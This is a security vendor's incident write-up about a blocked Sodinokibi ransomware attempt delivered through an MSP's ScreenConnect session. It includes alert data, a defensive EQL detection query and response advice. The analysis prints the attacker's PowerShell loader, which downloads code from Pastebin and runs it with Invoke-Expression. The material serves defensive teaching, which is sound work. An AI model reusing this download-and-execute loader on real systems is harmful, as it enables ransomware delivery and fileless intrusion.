Ransomware, interrupted: Sodinokibi and the supply chain

By David French

Published: 2022-06-02 · Archived: 2026-04-10 02:48:06 UTC

Last month, the Elastic Security Protections Team prevented an attempted ransomware attack targeting an organization monitored by one of our customers, an IT Managed Service Provider (MSP). We analyzed the alerts that were generated after an adversary's process injection attempts were prevented by Elastic Endpoint Security on several endpoints. Adversaries often attempt to inject their malicious code into a running process before encrypting and holding the victim's data to ransom.

The behavior we observed in this case is consistent with reports of malicious actors, who have targeted MSPs in order to deploy ransomware at an enterprise scale. By abusing the trust relationships between MSPs and their customers, attacks of this nature scale in impact — capable of crippling small businesses, interfering with transportation, or even disrupting a critical municipal public service.


It is important to note in this case that the adversary accessed the target environment via another MSP, who is not an Elastic Security customer — we do not have specific details about that environment or how it may have been compromised.

In this post, we'll discuss the malicious behavior that we observed and prevented, why this attack is often successful in the wild, and what you can do to reduce the effectiveness of this type of attack in your enterprise.

> Elastic Security Intelligence and Analytics, a team within Elastic Security Engineering, uses anonymized security telemetry from participating customers to track threats and improve products, a function that includes collecting alert metadata. By monitoring patterns of events affecting many customers, we're able to make time-sensitive decisions that improve our ability to mitigate emerging threats or provide the community with essential information.

Preventing malicious process injection

The earliest evidence of compromise was detected when several process injection attempts were prevented. Process injection can be used to execute code in the address space of a running process. Adversaries often execute this technique in an attempt to avoid detection by security products, or to run their malicious code in a process running at a higher integrity level to elevate their privileges.




ALERT TYPE	EVENT TYPE	ASSIGNEE	OS	HOSTNAME	SOURCE PROCESS	TARGET PROCESS	DATE
Process Injection Prevention	Shellcode Injection	Unassigned	Windows 7 (SP1)	[redacted]	powershell.exe	powershell.exe	Nov 17, 2019 10:08:45 AM UTC
Process Injection Prevention	Shellcode Injection	Unassigned	Windows 7 (SP1)		powershell.exe	powershell.exe	Nov 17, 2019 10:08:46 AM UTC
Process Injection Prevention	Shellcode Injection	Unassigned	Windows 10 (v1809)		powershell.exe	powershell.exe	Nov 17, 2019 10:09:01 AM UTC
Process Injection	Shellcode Injection	Unassigned	Windows 10 (v1803)		powershell.exe	powershell.exe	Nov 17, 2019 10:09:01 AM UTC

Process Injection alerts in the Elastic Endpoint Security platform

Analyzing the process injection alerts established that PowerShell, a powerful native scripting framework, was leveraged in an attempt to inject shellcode into itself — a behavior that is usually malicious. The powershell.exe process was created as a descendant of ScreenConnect.WindowsClient.exe — a remote desktop support application. This type of software is used to allow IT administrators to connect to remote computers and provide support to end users, but applications like this are often abused by adversaries — a tactic known as "living off the land."

The figure below depicts the unusual process lineage associated with this case in Resolver™, our visualization that displays events associated with an attack.



Resolver™ showing the process lineage associated with the Process Injection attempt

Notice that cmd.exe and powershell.exe are both descendants of the ScreenConnect.WindowsClient.exe process. This is suspicious considering their ability to execute malicious commands or scripts, but in isolation this does not necessarily indicate malicious activity. Baselining your environment and understanding normal process relationships in your enterprise is crucial to hunting for, detecting, or responding to malicious behavior.

In this case, reviewing the processes and their command line arguments revealed that the adversary leveraged ScreenConnect remote desktop software to connect and copy a batch file to the target endpoint. Examining one of the cmd.exe processes in Resolver™ showed that the batch file contained a Base64-encoded PowerShell script that was subsequently executed.

Detecting and preventing unwanted behaviors with EQL

While this potential target protected by Elastic Endpoint Security avoided an expensive ransomware outbreak, many MSPs are still coming to grips with this methodology. This adversary understands that service providers often have implicit trust with their customers and that makes providers of all kinds valuable.

Once an adversary has obtained initial access to their target environment, it is typical for them to seek out and abuse implicit trust relationships as seen in this case. The victim organization trusts the connections to their


environment from their MSP via the remote desktop support application, which introduces the risk of supply chain compromise.

When considering how to monitor and defend these trust relationships, focusing on applications that connect from the trusted party into your network is a good starting point. Blacklisting descendant processes of ScreenConnect may not be a viable solution to prevent this malicious behavior, as this may prevent legitimate support personnel from being effective. However, a security monitoring team may decide that a descendant process of ScreenConnect that is using the network is suspicious and want to detect and prevent that behavior. This is possible using Elastic's Event Query Language (EQL) and is a generic approach to developing environmental awareness.

The following EQL query searches for a sequence of two events that are tied together using the process's unique process ID (PID). The first event looks for a process that is a descendant of ScreenConnect*.exe. The second event looks for network activity from the descendant process. This query can easily be expanded to include other remote access software or filter expected activity in your environment.

```
sequence by unique_pid
 [process where descendant of [process where process_name == "ScreenConnect*.exe"]]
 [network where true]
```

With Elastic Endpoint Security, it is also possible to configure a Reflex response action, which is a way for customers to implement their own custom prevention rules. For example, we can kill the descendant process when it establishes a network connection, which would prevent additional malicious code from being downloaded or command and control activity.



Configuring a Reflex response action in the Elastic Endpoint Security platform

Elastic Endpoint Security ships with hundreds of our own behavior-based analytics that include ways to detect and prevent abnormal process relationships involving third-party administrative tools or binaries that are native to the

Windows, MacOS, or Linux operating systems.

Analysis of adversary tradecraft

The PowerShell script that was executed checked the processor architecture before utilizing the .NET WebClient class to download content from Pastebin and the Invoke-Expression (IEX) cmdlet to execute code. This is a popular technique amongst adversaries for downloading and executing code via PowerShell.

Pastebin is a plain text hosting and sharing service where legitimate users often share code snippets. However, malicious actors utilize Pastebin and similar websites to store malicious code or publish leaked credentials.

```
 If ($ENV:PROCESSOR_ARCHITECTURE  - contains 'AMD64')  {
    Start - Process  - FilePath "$Env:WINDIR\SysWOW64\WindowsPowerShell\v1.0\powershell.exe"  - argument "IEX ((
} else {
    IEX ((new - object net.webclient).downloadstring('https://pastebin[.]com/raw/[REDACTED]'));
    Invoke - LJJJIWVSRIMKPOD;
    Start - Sleep  - s 1000000;
}
```

PowerShell script that downloaded content1 from pastebin.com

This behavior is often categorized as a fileless or in-memory attack due to zero or minimal disk activity that occurs on the endpoint. When the Elastic Endpoint Security agent detects a fileless attack, it automatically collects and extracts the staged injected code and strings. This feature ensured that we had full visibility into the behavior being prevented.

Searching VirusTotal for some of the collected strings surfaced several specimens from the Sodinokibi ransomware family.

The following specific toolmarks and behaviors indicate that this activity is consistent with the execution of the Sodinokibi or Gandcrab ransomware specimens as reported by BleepingComputer and Cynet:

- The malicious actor utilized ScreenConnect remote desktop support software to connect from a compromised MSP to the target enterprise.
- ScreenConnect was used to copy a batch script to the endpoints, which contained a PowerShell script to download and inject malicious code from Pastebin.
- The PowerShell script contained cmdlets and strings (e.g., Invoke-LJJJIWVSRIMKPOD and Start-Sleep) that have been observed in other Sodinokibi ransomware campaigns.
- The strings that were collected from the injected threads are consistent with Sodinokibi ransomware samples that were submitted to VirusTotal within the last 24 hours.

After the adversary's attempt to self-inject shellcode and execute ransomware was prevented, their attack on the initial endpoint stopped. After a period of 15 minutes, the adversary returned and attempted to execute the same procedures on an additional five endpoints before giving up. All of their attempts to deploy ransomware were prevented.

Conclusion

In this post, we discussed a real-world case of a malicious actor abusing trusted relationships between an MSP and its customers and attempting to deploy ransomware. This highlights the importance of understanding the relationships that your organization has with third parties and the potential impact if those connections are abused.

Analyzing the alerts revealed that the adversary connected to the customer's environment via remote desktop support software and executed a malicious script with the intention of downloading, injecting, and executing ransomware. All of the adversary's attempts were prevented.

This case also demonstrates the importance of having a layered approach to security and being able to detect and prevent adversary behavior and fileless attacks. We dissected the attackers procedures and showed how EQL and Reflex can be used to create custom rules and responses.

Looking only for malicious files is not enough; Elastic Endpoint Security provides several layers of behavior-based protections against ransomware, fileless attacks, phishing, exploits, and adversary behavior.

EQL support is being added to Elasticsearch.

1 — The content has since been removed from Pastebin by its creator or the Pastebin staff

---